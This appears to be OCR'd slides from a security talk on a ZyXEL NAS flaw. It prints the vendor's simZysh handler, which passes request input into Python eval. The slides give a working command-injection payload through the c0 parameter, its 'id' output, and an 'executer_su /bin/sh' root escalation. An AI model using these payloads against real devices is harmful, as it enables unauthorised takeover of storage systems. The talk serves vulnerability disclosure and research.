
- Our bypass path is already 2 directories long
- There is a limit to the length remember?

I present to you: simZysh

```python
# url_args: /foo/bar = (foo, bar)
# request_args: json(body): {"test": "apa"} = {"test":"apa"}
def simZysh(self, *url_args, **request_args):
    """Simulate zyshcgi's output. GUI's broker shall set command as the following format:
                    'controller_name action_name {"arg1": value, "arg2": value, ...}'
            """
    for i in url_args:
        if not check_str_format(i, 'url'):
            return tools_cherrypy.ARG_ERROR

    for key, value in request_args.items():
        if not check_str_format(key, 'request'):
            if not check_list(key):
                return tools_cherrypy.ARG_ERROR

        if not check_str_format(value, 'request'):
            if not check_list(value):
                return tools_cherrypy.ARG_ERROR

    r_value = {}
    c_index = 0
    while True:
        c_key = 'c%d' % c_index
        if request_args.has_key(c_key):
            controller_n, action_n, args = request_args[c_key].split(' ', 2)
            try:
                controller = __import__('controllers.%s' % controller_n)
                tmp_result = eval('controller.%s.%s(cherrypy=%s, arguments=%s)' % (
                 controller_n, action_n, 'cherrypy', args))
                if not tmp_result:
                    raise ValueError
```


I present to you: simZysh

They added a new endpoint. and didnt learn.



```
# url_args: /foo/bar = (foo, bar)
# request_args: json(body): {"test": "apa"} = {"test":"apa"}
def simZysh(self, *url_args, **request_args):
    """Simulate zyshcgi's output. GUI's broker shall set command as the following format:
                'controller_name action_name {"arg1": value, "arg2": value, ...}'
            """
    for i in url_args:
        if not check_str_format(i, 'url'):
            return tools_cherrypy.ARG_ERROR

    for key, value in request_args.items():
        if not check_str_format(key, 'request'):
            if not check_list(key):
                return tools_cherrypy.ARG_ERROR

        if not check_str_format(value, 'request'):
            if not check_list(value):
                return tools_cherrypy.ARG_ERROR

    r_value = {}
    c_index = 0
    while True:
        c_key = 'c%d' % c_index
        if request_args.has_key(c_key):
            controller_n, action_n, args = request_args[c_key].split(' ', 2)
            try:
                controller = __import__('controllers.%s' % controller_n)
                tmp_result = eval('controller.%s.%s(cherrypy=%s, arguments=%s)' % (
                 controller_n, action_n, 'cherrypy', args))
                if not tmp_result:
                    raise ValueError
```


This part is of interest:



```
    controller = __import__('controllers.%s' % controller_n)
    tmp_result = eval('controller.%s.%s(cherrypy=%s, arguments=%s)' % (
     controller_n, action_n, 'cherrypy', args))
```

- Request body is now used to determine what controller to call.
- “args” is inserted by value here

This is important.



```
>>> a = "2+2"
>>> eval("print(a)")
2+2
>>> eval("print(%s)" % a)
4
>>> 
```

So how do we exploit it?

```
c0='storage_ext_cgi CGIGetExtStoInfo None) and False or __import__("subprocess").check_output("makekey",
shell=True)#'
```

The first two point the endpoint towards a controller that does not validate cookies, and doesnt raise an exception

```
c0='storage_ext_cgi CGIGetExtStoInfo None) and False or __import__("subprocess").check_output("makekey",
shell=True)#'
```

Then we close the parentheses and make the first statement “False” so we can abuse boolean logic to return what we want…

```
c0='storage_ext_cgi CGIGetExtStoInfo None) and False or __import__("subprocess").check_output("makekey",
shell=True)#'
```

Finally we execute makekey and comment out the rest of the eval statement to ensure we dont raise a syntaxerror

We can also put evals inside the eval, permitting base64 payloads.

sadly we are nobody :(

```
c0=' storage_ext_cgi CGIGetExtStoInfo None) and False or __import__("subprocess").check_output("id",
shell=True)#'

200 OK
{
"errno0": 0,
"errmsg0": "OK",
"zyshdata0": [
"uid=99(nobody) gid=99(nobody) groups=99(nobody)\n"
]
}
```

Bonus: local privesc

dug into file_upload-cgi :)

```
/usr/local/apache/web_framework/bin/executer_su /bin/sh
```

So… how did we get here?

a recap

- A broken authentication module
- They “fixed” auth bypass in cherrypy
- reimplemented it without the fix
- forgot quotes “ for arguments causing a CI

The patch timelines

patched backdoor	**patched CI**	**patched backdoor 2**	**patched CI 2**
CVE-2020-13364, CVE-2020-13365	CVE-2023-27992	CVE-2024-29972	CVE-2024-29973

Their patching

- Killed simZysh
- backdoor function exits early but it is still present-ish.

Some key takeaways

- “quick” patches isnt good.
- But ZyXEL should get some credit

An angel, python, root and config walked into a bar...

Want easy CVES? Revisit them, their patches is probably a joke.